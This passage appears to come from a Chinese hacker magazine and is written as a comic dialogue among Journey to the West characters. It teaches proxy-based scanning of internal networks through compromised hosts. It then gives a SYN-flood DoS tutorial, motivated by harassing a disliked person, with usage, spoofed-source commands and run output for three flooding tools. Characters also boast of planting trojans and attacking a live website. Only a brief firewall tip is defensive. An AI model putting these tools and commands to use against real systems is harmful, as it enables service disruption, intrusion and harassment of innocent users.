


图12

代理IP修改为218.85.52.*，然后将superscan拖到SocksCap，运行，扫描范围是10.0.0.1到10.0.0.254，结果如图13。看到了好几台存活主机！怎么样？就好象我们在肉鸡上扫描一样的方便！同样的道理，我们还可以把溢出工具搬进去，直接溢出对方内网的机器！”




图13

“这么方便？！”八戒等人皆睁大了眼睛，一副不敢相信的样子。

悟空眼看快到下班时间了，清了清嗓子：“那当然了！开动脑筋代理其实还可以做更多的事的！不过，这次咱们是到北京来玩来着，就把内容缩短点吧，下面给出几个比较实用的网站供大家寻找代理资源和学习。现在，就让我们一起找sagi兑现他刚才承诺的大餐吧！”

“嘿嘿嘿嘿！”四个人的嘴角都路出了邪恶的阴笑。

http://www.cnproxy.com/index.html

中国代理网，比较专业的一个网站，尤其是里面的基础知识，工具介绍对新手帮助最大。

http://info.hustonline.net/index/proxyshow.aspx

华中大代理，这是华中科技大学的人自己弄的一个站。在外网访问有时候不稳定，但是里面提供的代理是实时更新的！强烈推荐教育网用户到这里寻找代理资源。

http://daili.nfan.org/

一个网络爱好者制作的代理发布站。

是日傍晚，X档案附近的大排挡（名日：全居德）内人声鼎沸，数钱的老板乐得合不拢嘴，因为他实在没想到今天光顾的这几个奇形怪状的家伙能吃这么多东西。而远方刚笑脸送完客的sagi这时候却流下了伤心的泪水：“早知道他们四个人一顿能吃完我一个月的工资我就不该……”

（文章中涉及到的工具getproxy2.exe、SocksCap、superscan已经收录于光盘中）

最无敌的菜鸟攻击——DDOS

最无敌的菜鸟攻击——DDOS

悟空也闭关

★★★ [illegible]

“我说猴哥，跟你学了这么长时间技术了，大大小小的网站是搞到了不少，靠挂马也控制了不少的个人肉鸡。可是，最近我发现有个无耻的家伙老是去骚扰我家观音姐姐，我扫描过他的IP地址，发现端口倒是开了不少，可是什么漏洞也没有啊，嗅探也嗅不出个什么东西，郁闷死了，猴哥告诉我该怎么样才能整整他吧！”

悟空听了八戒又一次的“诉苦”，沉默了一会儿，开口道：“对于这种几乎没有任何漏洞的个人用户，如果只是想整整他的话，倒不是很难。我们可以使用拒绝服务（Denial of Service，简称DoS）攻击，让他的电脑死机甚至重启。”

八戒一听有戏，两眼放光流着口水道：“哇！就知道猴哥最厉害了！快教我，快教我！”

“不过，这种技术利用起来非常简单，防范却非常困难，因此不能轻易教给心术不正之人，以免危害到太多无辜的人……”

八戒看悟空卖起了关子，非常识趣的说道：“猴哥，前几天我在北京认识了好多美眉，想着俺老猪这副尊容也无福消受，猴哥你知识与美貌并重，又是英雄与侠义的化身，英俊潇洒风度翩翩，不如我替月老给你牵根线搭个桥？”

“哈哈哈哈……”悟空一听八戒如此的“懂事”，不禁开怀大笑道：“别人我不清楚，八戒你的为人我是了解的，你小子小事不断，可大事是从来不犯的，来来来，我们开始上课了。”

“不要问，你不够聪明，看你眼神就知道你现在还不知道什么叫DoS……”

“Dos操作系统我知道啊，以前学校还教过这里面的命令呢！”八戒自以为是。

“咣”的一声，八戒脑袋上挨了一下，悟空说道：“刚都和你说过了，这个DOS是英文拒绝服务的缩写。说白了，就是你想去饭馆吃饭，可是里面客满没有座位了老板不做你生意。”

八戒一听这话气得两眼喷火：“谁敢这么对我我一定把那家餐馆夷为平地！”

“得了，我打个比方而已，别那么激动。但是这种事情在计算机网络里，却是很难防范的。比如DOS里最常见的手法SYN Flood，这就属于当前网络协议的缺陷，只要你提供服务，打开了某个端口，你就得经受得起那些居心不良的人的DoS的考验。”

“SYN Flood是什么东西？”八戒疑惑的问道。

“正常的两台机器使用TCP协议通信的时候，会经过一个三次握手的步骤。这个步骤的过程是这样的：

A和B说，‘你好，我是A’

B和A说，‘A，你好，我收到了你的消息，我是B’

A和B说，‘B，你好，我也收到你的消息了。’

于是A和B知道彼此都能听到对方的声音，一个TCP连接就可以建立起来，接下来正式开始传输数据了。A第一次和B打招呼的时候那个数据包在TCP协议里叫做SYN包。SYN Flood（SYN 洪水）的攻击方式如下：

A和B说，‘你好，我是C’（小朋友不要学它撒谎哦）

B和C说，‘C，你好，我收到了你的消息，我是B’

C收到这个消息后，并不会理会B（自己根本没搭理过B嘛），于是B以为自己的消息在传送的过程中丢失了，过一段时间会再发送一次信息，一直到忍无可忍放弃这个连接。而这段时间内，主机B为了维护这个‘半连接’状态会一直分配着一部分资源，如果A不停的发送这样的SYN包，主机B的资源就会被这些数目惊人的半连接迅速的消耗光，死机，严重的甚至会重启。由于被攻击的主机的资源或者网络带宽被恶意攻击丧失正常的服务功能，因此这种攻击被称为拒绝服务。”

“哦！这样啊，我懂了，那我要怎么样才能够发送这种数据包来攻击对方呢？”八戒总是只对实质性的攻击方法感兴趣。

“从攻击的原理上我们知道，要使用SYN Flood方式对目标进行DoS攻击，那么需要对方至少打开了一个TCP端口。因此我们首先要扫描一下目标开了哪些端口。你刚才说你扫过那个家伙的机器，是开了不少端口的吧？”悟空耐心的指点。

“是啊，不信我现在可以再扫一次给你看”如图1，八戒熟练的操作起superscan 3.0扫描发现对方打开了445端口。




图1

“OK，足够了！”悟空打开虚拟机运行起了Windows2000系统，并从自己的兵器库拖出几个工具解释道：“这些工具在XPSP2上好象有点问题，所以今天我得在Windows2000下进行演示。”

1.syn.exe

这是lion大哥的作品，运行后提示如下（直接译为中文方便菜鸟）

```
Usage:
syn <源IP> <源端口> <目标IP> <目标端口>
    <源IP>      伪造的SYN数据包的源IP地址
    <源端口>    可以设为1—65535之间的任意数，也可设为0随机生成
    <目标IP>    要攻击的主机IP
    <目标端口>  目标机打开的TCP端口
例如：
    syn 192.168.0.0 0 192.168.0.1 80
  对192.168.0.1的TCP 80端口进行攻击，并且伪造的数据包是192.168.0.1—192.168.255.254之间随机生成，源端口也是随机生成。
    syn 192.168.0.0 80 192.168.0.1 80
  和上面唯一的区别就是，构造的数据包源端口是80。
```

程序运行界面如图2，按Ctrl+C 可以终止攻击。

```
C:\Documents and Settings\Administrator\桌面>syn 192.168.0.0 0 192.168.1.100 445

============================= HUC SYN Flood Tool V0.2 =============================
================= By Lion, Welcome to http://www.cnhonker.net =================

Start SYN flood 192.168.0.0:0 -> 192.168.1.100:445.
Ctrl+C to Quit
I+^C
```

图2

2.xdos.exe

X-DOS v1.0 - command line d.o.s tool

Usage: xdos <Host> <Ports Scope> [Options]

Host 是被攻击的主机IP或域名

Ports Scope 指目标主机所打开的端口，可以是单个的，如80，也可以是一个范围，如137-139，还可以将这些联合起来，如80,137-139,445

Options 是可选参数，我们可以有如下选择：

-t 20 指使用20个线程，默认是10个

-s 192.168.128.50 指定源IP，也可以使用＊表示随机生成

例：

xdos www.xxx.com 80

对www.xxx.com的80端口进行攻击

xdos 192.168.1.1 80,139 -t 5 -s *

对192.168.1.1的80和139两个端口进行攻击，使用线程为5，源IP随机生成

程序运行界面如图3。

```
C:\Documents and Settings\Administrator\桌面>xdos 192.168.1.100 445 -s *
X-DOS v1.0 - command line d.o.s tool
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxx
~~~~~~~~~~~~~~~~~~~~

Scanning 192.168.1.100 445 ...

Remote host:    192.168.1.100 (192.168.1.100)
Local address:  *
DOS mode:       SYN FLOOD
Port count:     1
Thread count:   10

        ^C
```

图3

3.hgod.exe

[Usage:]

hgod <Target> <StartPort[-EndPort]|Port1,Port2,Port3...> [Option]

<Target> 目标IP或主机名

<StartPort> 目标端口（不能超过100个）

[Option:]

-a:AttackTime 攻击时间，以分钟为单位，默认为0，表示一直攻击

-b:Packsize 攻击时发送的数据包大小，默认是1000，0表示随机。

-d:Delay 发送数据包的延时，默认是10ms.

-l:Speed 网络链路速度，默认是100M.

设为0表示不强制限定，也可以设为>100的数（可怕）。

-m:Mode 攻击的模式，可选的有SYN/DrDoS/UDP/ICMP/IGMP，默认为SYN.

-n:Num 更改源IP的数目（1-65535），仅用于SYN或DrDoS模式，关于DrDos我们暂不提及

-p:SourcePort 设置源端口，默认为随机，若使用DrDoS方式则为必选

-s:SourceIP 设置源IP，默认为随机，若使用DrDoS则为必选。

-t:Thread 攻击线程，最大为100，默认是5

比如这里对192.168.1.100的445端口进行攻击我们可以这样写：**hgod 192.168.1.100 445 -a 1 -b 0 -t 10**，这表示使用SYN方式开启10线程对192.168.1.100的445端口攻击1分钟，数据包大小随机。程序运行界面如图4。

```
C:\Documents and Settings\Administrator\桌面>"C:\Documents and Settings\Administ
rator\桌面\hgod.exe" 192.168.1.100 445 -a 1 -b 0 -n 65534 -m IGMP
============================== HUC DoS Tool V0.51 ==============================
================= By Lion, Welcome to http://www.cnhonker.com =================

Start IGMP Bomb Attack ->192.168.1.100:445, Packsize:0, Delay:10, Thread:10.
Ctrl+C to Quit

^C/ =
```

图4

我们用上面三种工具对一台WindowsXP SP2进行攻击，目标机安装有卡巴斯基个人版杀毒软件，Windows默认的防火墙状态为关闭。进行攻击后，目标机上的卡巴首先报警，如图5。确定后又不断的有新的警报，我们选择“不再显示此信息”后，卡巴终于安静了，可是机器也卡得要死，打开任务管理器我们可以看到，卡巴的进程占用了大量的CPU资源来处理这些攻击，机器已经无法动弹，如图6。




图5

在CMD中，我们还可以输入netstat -an命令来查看当前的网络连接状态，图7为攻击刚停止那一刹那我们观察到的情况：大量的SYN_RECEIVED包连接到本机的445端口，CPU使用率居高不下。不过，解决的办法其实也不难，就是打开WindowsXP自带的防火墙或者自己安装一个防火墙，禁止所有端口的访问就行了。

“哇！真好玩！一招致人于死地了！我用这个攻击黑客X档案论坛看看！”八戒忽然起了贼心！

“咳！咳！”悟空干咳了几声：“不是说过了吗？不允许用这个技术做坏事！黑客X档案含辛茹苦一把屎一把尿把你拉扯到这么大容易吗？你怎么能随便就忘恩负义用它做实验？你对得起天地良心么？对得起我么？……”（小编：此处省略悟空对八戒的思想政治教育八千字）



图6

悟空骂够了，顿了一下又说道：“不过，也不怕实话告诉你，其实俺以前也试过用这些工具D我们的黑客X档案网站，最终都未能得逞。”（读者狂鄙视这个道貌岸然的悟空，刚才还好意思对八戒说教）

